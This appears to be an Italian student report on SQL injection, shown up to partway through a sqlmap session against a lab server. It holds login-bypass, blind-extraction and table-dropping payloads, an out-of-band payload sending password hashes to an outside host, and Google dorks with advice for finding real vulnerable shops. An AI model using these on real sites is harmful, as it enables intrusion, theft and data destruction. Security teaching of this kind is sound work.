

# SQL INJECTION:

## DESCRIPTION, IMPLEMENTATION AND SNIFFING

**Autore:** Michael Vasquez Otazu (081556)

[michael.vasquezotazu@studenti.unicam.it](mailto:michael.vasquezotazu@studenti.unicam.it)

2016

# SQL INJECTION: Descrizione, implementazione e sniffing

## Contenuti

<b>1. INTRODUZIONE</b>	<b>3</b>
1.1. Un problema non da ridere	3
1.2. Dati statistici	4
1.3. Tipologie di attacco	5
1.4. Vulnerabilità	5
<b>2. BERSAGLIO</b>	<b>6</b>
2.1. Applicazione Web Ad-Hoc	6
2.2. Altre Applicazioni Web	8
<b>3. PENTEST</b>	<b>9</b>
3.1. Diagnosi	9
3.1.1. Parametri visibili	9
3.1.2. Parametri non-visibili	9
3.2. Exploits	10
3.2.1. By-pass dell'autenticazione	10
3.2.2. Trovare un password	10
3.2.3. Trovare un username	11
3.2.4. Trovare una tabella	11
3.3. Tools	12
3.4. Attacco!	12
3.4.1. Accesso come admin	12
3.4.2. Cancellazione di una tabella	13
3.4.3. Utilizzo di SQLMap	13
<b>4. TRAFFICO</b>	<b>18</b>
4.1. Messaggi HTTP	18
4.2. Analisi dei Pacchetti	20
<b>5. PREVENZIONE</b>	<b>24</b>
5.1. Sistema	24
5.2. Codice	24
5.3. HoneyPot	25
5.4. WAF	25
<b>6. CONCLUSIONI</b>	<b>26</b>
<b>BIBLIOGRAFIA</b>	<b>27</b>

# SQL INJECTION: Descrizione, implementazione e sniffing

## 1. INTRODUZIONE

Nell'ambito della *sicurezza informatica*, la **SQL Injection** è uno dei metodi di hacking più diffusi grazie alla sua **semplicità** (non richiede grandi skills di programmazione) e la sua **fattibilità** (l'alto indice di siti web sviluppati in PHP, ASP, FSP); avvalendosi delle **vulnerabilità** nelle applicazioni web per raggiungere molteplici obiettivi:

- Acquisire **dati sensibili** dalle tabelle come utenze e dati anagrafici e finanziari
- Cancellare delle **tabelle** per danneggiare la struttura dati e/o interrompere un servizio
- Condurre un attacco **Denial Of Service (DoS)** per interrompere il funzionamento dei servizi web
- Ottenere i dati necessari per la creazione di un **sito di phishing**
- Avere completo controllo del server tramite dei **privilegi di root**

La **SQL Injection (SQLi)** è una tecnica di hacking del tipo *code injection* che consiste nell'inserimento di un **codice maligno** voltato ad alterare una **Query SQL** utilizzata da un'applicazione web per indurre il relativo database server a fornire informazione non autorizzata. Questa azione si basa sullo sfruttamento delle **vulnerabilità** presenti nel codice dell'applicazione web (specie nella fase di trasmissione di dati), per lo più dovute a **errori di programmazione** come il mancato utilizzo di **validazioni** e/o **sanitizzazioni**.

### 1.1. Un problema non da ridere

La vignetta sottostante illustra in maniera ironica le possibili conseguenze riguardanti le **vulnerabilità nei parametri di input**, che in questo esempio fa scomparire “involontariamente” la intera tabella degli studenti di una scuola tramite il solo inserimento di un “**nome**” (codice malizioso), la cui dinamica è specificata dopo:



- Il sistema trasmette il **nome** degli studenti tramite la variabile “**nome**” usando una *query dinamica*:

```
INSERT INTO Studenti (Nome) VALUES ('" . $nomeStudente . "');
```

- Il sistema si aspetta che tutti i nomi siano **semplici** e **coerenti**, come per esempio “Mario”:

```
INSERT INTO Studenti (Nome) VALUES ('Mario');
```

- Ma nella programmazione, se lasci spazio all'imprevisto l'imprevisto prima o poi succederà (a volte causando perdite irrimediabili):

```
INSERT INTO Studenti (Nome) VALUES ('Giuseppe'); DROP TABLE Studenti;--');
```

# SQL INJECTION: Descrizione, implementazione e sniffing

## 1.2. Dati statistici

Un sondaggio effettuato nel 2014 dal **Ponemon Institute** ha messo in evidenza molto dati statistici sulla **SQL Injection** concernenti i seguenti aspetti specifici:

### DIFUSIONE

- Il **28%** degli attacchi perpetrati nel web viene attribuito alla SQL Injection, che si mantiene come una delle minacce principali malgrado siano passati più di **14 anni** dal suo primo rilevamento.
- Il **65%** delle organizzazioni consultate dichiara di aver subito un attacco di SQL injection almeno una volta negli **ultimi 12 mesi**.
- Il **40%** degli attacchi rilevati sono effettuati contro siti di commercio online.

### TEMPISTICA

- Il tempo medio che trascorre tra un attacco di SQL Injection ed il suo rilevamento da parte della organizzazione è di **140 giorni** (di cui il 40% impiega più di 180 giorni)
- Una volta individuato un attacco di SQL Injection, il tempo medio per mettere il sistema in sicurezza è di **68 giorni**

### PREVENZIONE

- Il **82%** delle applicazioni web utilizza un framework PHP, il **12%** ASP, il **3%** Java ed il restante **3%** altri (ColdFusion, Perl, Ruby, Python, Javascript)
- Le applicazioni web sviluppate in **ASP** subiscono il doppio di attacchi rispetto a quelle sviluppate in **PHP**
- Il **54%** delle organizzazioni consultate non ha familiarità con WAF (Web Application Firewall).
- Solo il **30%** delle organizzazioni consultate dichiara di avere personale IT capace di fare fronte a delle minacce SQL Injection

### DISTRIBUZIONE

- I **paesi** con il maggior rilevamento di traffico malizioso del tipo SQL Injection sono: **USA** (4'575'883), **Canada** (365'866), **Olanda** (229'831), **Kuwait** (95'435), **Svezia** (66'774), **Costa Rica** (48'065), **Cipro** (34'593) e **Bielorusia** (30'428)
- Ogni anno, gli attacchi **SQL Injection** costa più di **10 milioni di dollari** alle organizzazioni nel mondo, tra spese di prevenzione e riparazione

# SQL INJECTION: Descrizione, implementazione e sniffing

## 1.3. Tipologie di attacco

La tabella sottostante riporta i diversi tipi di attacco di SQL Injection:

Tipologie	
In-band	Si basa sull'inserimento di codice maligno per ricavare dati riservati, questo tramite l'utilizzo di keywords (e.g. union, having, ecc.). I dati vengono stratti tramite lo stesso canale usato per la SQL Injection. E.g.:  <code>http://[site]/page.asp?id=1 or 1=convert(int,(USER))--</code>
Out-of-band	Utilizza un percorso alternativo (e.g. UTL_HTTP, DNS, SMTP) per estrarre i dati dal server. E.g.:  <code>http://[site]/page.asp?id=1 ;declare @host varchar(800); select @host = name + '-' + master.sys.fn_varbintohexstr(password_hash) + '.2.pwn3dbvj0e.com' from sys.sql_logins; exec('xp_fileexist "' + @host + '\c\$\boot.ini');--</code>
Blind/Inference	Nessun dato è fornito direttamente dal server web, ma il hacker è capace di inferire e ricostruire i dati inviando richieste particolari e osservando il comportamento del server (e.g. codici di risposta, di errore, misurazione di tempi, ecc.). E.g.  <code>http://[site]/page.asp?id=1 ;if+not(select+system_user)+&lt;&gt;+'sa'+waitfor+delay+'0:0:10'--</code>


## 1.4. Vulnerabilità

Un sito web può presentare diversi tipi di **vulnerabilità** che lo rendono suscettibile ad un attacco del tipo **SQL Injection**, essi non dipendono da falle nel server web bensì da errori di programmazione consistenti nella mancanza di misure di sicurezza (**data sanitization**). Qui sotto vengono elencate le vulnerabilità più comuni:

- **Campi di input**



- **Parametri gestiti nella URL**



E' importante notare che anche se gli esempi in questo documento sono stati implementati in **PHP/MSSQL**, gli stessi principi possono essere applicati a **ASP/ MySQL** e altre combinazioni Linguaggio-Database.


# SQL INJECTION: Descrizione, implementazione e sniffing

## 2. BERSAGLIO

Data la relativa semplicità con la quale è possibile effettuare una **SQL Injection**, si può affermare che la parte più complicata dell'attacco complessivo consiste nell'individuazione della vittima, ovvero di un sito web che presenti delle vulnerabilità da sfruttare.

### 2.1. Applicazione Web Ad-Hoc

Con lo scopo di fornire accesso ad una **sito web** avente le suddette caratteristiche, questo progetto comprende l'implementazione di una **applicazione web** nella quale le vulnerabilità che consentono un **attacco SQL Injection** sono già presenti.



L'**applicazione web** contro la quale verrà effettuato il "Penetration Test" è basata sulle seguenti tecnologie:


- **PHP 5.6**
- **Microsoft SQL Server 2014**
- **Microsoft IIS 10**

L'applicazione web presenta molte **funzionalità** tra le quali si possono evidenziare:

- **Modalità sicura:** Capacità di **abilitare/disabilitare le vulnerabilità** in runtime:



- **Modalità di debug:** Visualizzazione in **real-time delle query** eseguite dall'applicazione:



# SQL INJECTION: Descrizione, implementazione e sniffing


- **Commenti:** Descrizioni in ogni pagina riguardante il loro scopo e le loro vulnerabilità:




- **Diversità di casi:** Inclusioni di **diverse tipologie** di vulnerabilità




- **Accesso online:** Disponibilità di una versione accessibile tramite internet



- **Database consistente:** Utilizzo di un database robusto d'informazione



- **Codice illustrativo:** Il codice sorgente è commentato in modo di rendere chiare le vulnerabilità e le loro soluzioni:



# SQL INJECTION: Descrizione, implementazione e sniffing

## 2.2. Altre Applicazioni Web

In alternativa al sito precedente, è possibile tentare l'**individuazione manuale** di siti web vulnerabili tramite le cosiddette **"Google Dorks"**, ovvero delle ricerche di google mirate ad scoprire l'utilizzo "inetto" (i.e. utilizzando nomi standard) da parte dei siti web. Tra le principali "Google Dorks" abbiamo:

inurl:announce.php?id=	inurl:material.php?id=	inurl:read.php?id=
inurl:art.php?idm=	inurl:memberInfo.php?id=	inurl:readnews.php?id=
inurl:article.php?id=	inurl:news.php?catid=	inurl:releases.php?id=
inurl:avd_start.php?avd=	inurl:news.php?id=	inurl:review.php?id=
inurl:band_info.php?id=	inurl:news.php?id=	inurl:rub.php?idr=
inurl:buy.php?category=	inurl:news_view.php?id=	inurl:rubrika.php?idr=
inurl:category.php?id=	inurl:newsid=	inurl:section.php?id=
inurl:channel_id=	inurl:newsitem.php?num=	inurl:shop.php?do=part&id=
inurl:clubpage.php?id=	inurl:offer.php?idf=	inurl:shop_category.php?id=
inurl:collectionitem.php?id=	inurl:opinions.php?id=	inurl:shopping.php?id=
inurl:curriculum.php?id=	inurl:page.php?file=	inurl:show.php?id=
inurl:detail.php?ID=	inurl:page.php?id=	inurl:showimg.php?id=
inurl:download.php?id=	inurl:pageid=	inurl:sql.php?id=
inurl:event.php?id=	inurl:pages.php?id=	inurl:staff_id=
inurl:galeri_info.php?l=	inurl:participant.php?id=	inurl:story.php?id=
inurl:gallery.php?id=	inurl:person.php?id=	inurl:theme.php?id=
inurl:games.php?id=	inurl:post.php?id=	inurl:title.php?id=
inurl:hosting_info.php?id=	inurl:preview.php?id=	inurl:top10.php?cat=
inurl:index.php?=	inurl:prod_detail.php?id=	inurl:tradeCategory.php?id=
inurl:index.php?catid=	inurl:prod_info.php?id=	inurl:trainers.php?id=
inurl:index.php?id=	inurl:product.php?id=	inurl:view.php?id=
inurl:item_id=	inurl:productdetail.php?id=	inurl:view_faq.php?id=
inurl:kategorie.php4?id=	inurl:productinfo.php?id=	inurl:view_product.php?id=
inurl:labels.php?id=	inurl:product-item.php?id=	inurl:viewapp.php?id=
inurl:loadpsb.php?id=	inurl:produit.php?id=	inurl:viewphoto.php?id=
inurl:look.php?ID=	inurl:profile_view.php?id=	inurl:viewshowdetail.php?id=
inurl:main.php?id=	inurl:publications.php?id=	inurl:website.php?id=

\* Altri parametri possono aggiungersi per filtrare per **paese** (site:.it), **attività** (related:farmaciroma.it), ecc.

\*\* Inoltre, l'utilizzo di parole chiave (e.g. ecommerce, shopping, mastercard, ecc) rende la ricerca più "accurata".


Dopo che un link contenente una "google dork" è stato trovato, si può proseguire come descritto nel **capitolo 3** riguardante il **PenTest**.



# SQL INJECTION: Descrizione, implementazione e sniffing

## 3. PENTEST

Nell'ambiente di test implementato per la stesura di questo documento sono state abilitate due diverse macchine con i seguenti ruoli e caratteristiche:



Kali Linux	Windows 10 Professional
Browser Iceweasel	PHP, Microsoft IIS e SQL Server

A continuazione verrà illustrato in modo sequenziale un caso pratico di **SQL Injection**, spiegando in dettaglio ciascuna delle sue relative fasi:

1. Diagnosi della **applicazione web** potenzialmente vulnerabile
2. Individuazione dei **parametri vulnerabili** nell'applicazione
3. Inserimento del **codice maligno** nelle richieste
4. Analisi del **flusso di rete** dal lato server

### 3.1. Diagnosi

#### 3.1.1. Parametri visibili

Se un sito web accetta **parametri visibili** (e.g. username e password) tramite un campo oppure nella sua URL

- i. Provare ad iniettare un **apice** (') nel valore del **parametro** ritenuto potenzialmente vulnerabile.  
Per esempio:  
<http://www.ilmiosito.it/prodotti/item.php?ID=15'>
- ii. Nel caso venga visualizzato un errore nella pagina (e.g. "Server error. Unclosed quotation mark before...") è possibile iniziare il primo tentativo d'attacco (e.g. utilizzando SQLMap).

#### 3.1.2. Parametri non-visibili

Se un sito gestisce i suoi parametri internamente (i.e. non visibili all'utente), l'utilizzo di un **proxy** è necessario:

- ii. Avviare **Burp Suite** in modalità proxy
- iii. Eseguire il **browser** e configurarlo per l'utilizzo del proxy
- iv. Navigare all'indirizzo:

<http://www.ilmiosito.it/prodotti/item.php?ID=15>

# SQL INJECTION: Descrizione, implementazione e sniffing

- v. Visualizzare i risultati in **Burp Suite**
- vi. Provare ad iniettare un **apice** (') nel valore del **parametro** ritenuto potenzialmente vulnerabile. Per esempio:  
`http://www.ilmiosito.it/prodotti/item.php?ID=15'`
- vii. Fare il **forward** della richiesta
- viii. Nel caso venga visualizzato un errore nella pagina (e.g. "Server error. Unclosed quotation mark before...") è possibile iniziare il primo tentativo d'attacco (e.g. utilizzando SQLMap).

## 3.2. Exploits

Dopo che una vulnerabilità è stata identificata, essa può essere approfittata tramite l'utilizzo di diverse **stringhe di comando SQL** chiamate, appunto, **exploits**; che possono essere di diversi tipo:

SQL Injection	Descrizione	Uso
<b>Error-Based</b>	Fa domande al database che causano errori, e ricavare informazione dalle risposte.	Caso più semplice
<b>Union-Based</b>	Combina i risultati di due o più clausole SELECT	Idoneo per l'estrazione di dati
<b>Blind</b>	Fa domande al database del tipo vero/falso, inferendo il risultato in base alle risposte (pagina visualizzata, errore, tempo impiegato, ecc.	Caso peggiore, ultima spiaggia

### 3.2.1. By-pass dell'autenticazione

Utilizzando una stringa del tipo '**OR** '=' sia come utente che password assicurerà che una clausola precedente **WHERE** sia sempre vera. In questo modo, sarà possibile accedere al sistema senza il bisogno di conoscere un username e password (nell'esempio sottostante si accederà come il primo utente nella tabella):

```
SELECT name from users WHERE name=" OR "=" AND password=" OR "="
```

### 3.2.2. Trovare un password

A questo punto è possibile far sicché il sistema risponda a domande riguardanti le password nella tabella. Le risposte ricevute saranno **affermative** (il login verrà effettuato) oppure **negative** (il login verrà rifiutato). Le domande devono essere effettuate sotto forma di query SQL valide:

La password di Jake contiene una **w**?

```
' OR EXISTS(SELECT * FROM users WHERE name='jake' AND password LIKE '%w%') AND '='
```

La password di Jake inizia con una **w**?

```
' OR EXISTS(SELECT * FROM users WHERE name='jake' AND password LIKE 'w%') AND '='
```

La password di Jake contiene una **w** seguita da una **d**?

```
' OR EXISTS(SELECT * FROM users WHERE name='jake' AND password LIKE '%w%d%') AND '='
```

# SQL INJECTION: Descrizione, implementazione e sniffing

La password di Jake contiene una **w** nella quarta posizione?

```
' OR EXISTS(SELECT * FROM users WHERE name='jake' AND password LIKE '___w%') AND ''=
```

Questo metodo funziona perché il comando **LIKE** utilizza le wildcard **percentuale (%)** e **trattino basso (\_)** per combaciare una stringa qualsiasi ed un unico carattere rispettivamente.

## 3.2.3. Trovare un username

E' possibile trovare dei nomi di altri utenti del sistema tramite il meccanismo precedente di risposte negative e positive:

Ci sono più di 10 righe nella tabella degli utenti?

```
' OR (SELECT COUNT(*) FROM users)>10 AND ''=
```

C'è qualche utente il cui nome contenga la lettera **r**?

```
' OR EXISTS(SELECT * FROM users WHERE name LIKE '%r%') AND ''=
```

C'è un altro utente (che non sia Jake) che contenga una **a** nel suo nome?

```
' OR EXISTS(SELECT * FROM users WHERE name!='jake' AND name LIKE '%a%') AND ''=
```

## 3.2.4. Trovare una tabella

Nei casi precedenti abbiamo "indovinato" i nomi della tabella (users) e dei suoi campi (name e password); ma nella realtà questi dati saranno sconosciuti e dovranno essere ricavati tramite il metodo spiegato in precedenza. Prima di procedere è necessario sapere il nome del database, che può essere ricavato tramite la funzione **DATABASE()**, dopodiché sarà possibile scoprire i nomi delle tabelle:

Il database attuale contiene la lettera **j**?

```
' OR EXISTS(SELECT 1 FROM dual WHERE database() LIKE '%j%') AND ''=
```

C'è qualche tabella nel database che si chiami **one**?

```
' OR EXISTS(SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='test' AND TABLE_NAME='one') AND ''=
```

C'è più di una tabella nel database che contenga la lettera **j**?

```
' OR (SELECT COUNT(*) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA LIKE '%j%')>1 AND ''=
```

# SQL INJECTION: Descrizione, implementazione e sniffing

## 3.3. Tools

Ci sono diverse applicazioni che consentono di ottimizzare/automaticamente il **PenTest** contro un sito web, aiutando ad identificare e quantificare le eventuali vulnerabilità da sfruttare.


<b>SQLMap</b>	Permette di effettuare "penetration tests", automatizzando il processo di rilevamento e sfruttamento delle vulnerabilità di un sistema web. Le sue principali funzioni sono "database fingerprinting", "data dump", "filesystem access" and "operating system commands".
<b>Burp Suite</b>	Applicazione del tipo MITM (main in the middle) che consente di intercettare tutte le richieste mandate dal browser ed analizzare il loro contenuto, con la possibilità di inoltrarle manualmente.
<b>BSqlBf V2</b>	Rilevamento "brute force" delle vulnerabilità e sfruttamento automatico tramite la tecnica di "blind sql injection".
<b>The Mole</b>	Rilevamento e sfruttamento automatico delle vulnerabilità di SQL Injection tramite l'indicazione di una <b>URL</b> e una stringa valida. Si basa sulle tecniche "union" e "boolean query".
<b>Veil</b>	Framework per la generazione di <b>metaexploit</b> e <b>conversione binaria</b> .
<b>Firefox Tamper Data</b>	Plugin che permette visualizzare e modificare gli header HTTP/HTTPS per poi inviare i relativi parametri.

## 3.4. Attacco!

Di seguito verranno illustrati degli attacchi perpetrati contro il sito di test:

### 3.4.1. Accesso come admin


Inserire nel campo username la stringa '**or 1=1;--**



# SQL INJECTION: Descrizione, implementazione e sniffing

## 3.4.2. Cancellazione di una tabella

Inserire nel campo username la stringa **' ; drop table utenti; --**



## 3.4.3. Utilizzo di SQLMap

### Fingerprint del database:

Nel client, aprire la console ed eseguire un **fingerprint** del sistema con **SQLMap**, tramite il comando:

```
sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 --dbs
```

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 --dbs
{1.0-dev-nongit-201512220a89}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:13:16
```

...

```
[23:13:17] [INF0] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows
web application technology: PHP 5.6.16
back-end DBMS: Microsoft SQL Server 2012
[23:13:17] [INF0] fetching database names
```

# SQL INJECTION: Descrizione, implementazione e sniffing

...

```
available databases [7]:
[*] [????[db] [db]]
[*] [db_GestioneCs?ciese]
[*] [RepostSesvesT?mpDB]
[*] mastes
[*] msdb
[*] RepostSesves
[*] tempdb

[23:15:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.230'
[*] shutting down at 23:15:55
```

## Ricavare tabelle:

Ricavare i nomi delle **tabelle** disponibili in un **database** specifico, questo tramite il comando:

**sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db\_GestioneCrociera --tables**

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociera --tables
{1.0-dev-nongit-201512220a89}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:21:09
```

...

```
Database: db_GestioneCrociera
[15 tables]
+-----+
| Anagrafica |
| Cabina     |
| Crociera   |
| Nave       |
| Porto      |
| Prenotazione |
| Registro_Crociera |
| Registro_Porti |
| Registro_Servizi |
| Servizio   |
| Tipologia_crociera |
| Utente     |
| vw_crociera |
| vw_prenotazione |
| vw_ricerca_crociera |
+-----+

[23:21:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.230'
[*] shutting down at 23:21:10
```

## Ricavare campi:

Ricavare i **campi** di una tabella specifica tramite il comando:

**sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db\_GestioneCrociera -T utente --columns**



# SQL INJECTION: Descrizione, implementazione e sniffing

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociera -T utente --columns
```

{1.0-dev-nongit-201512220a89}

<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

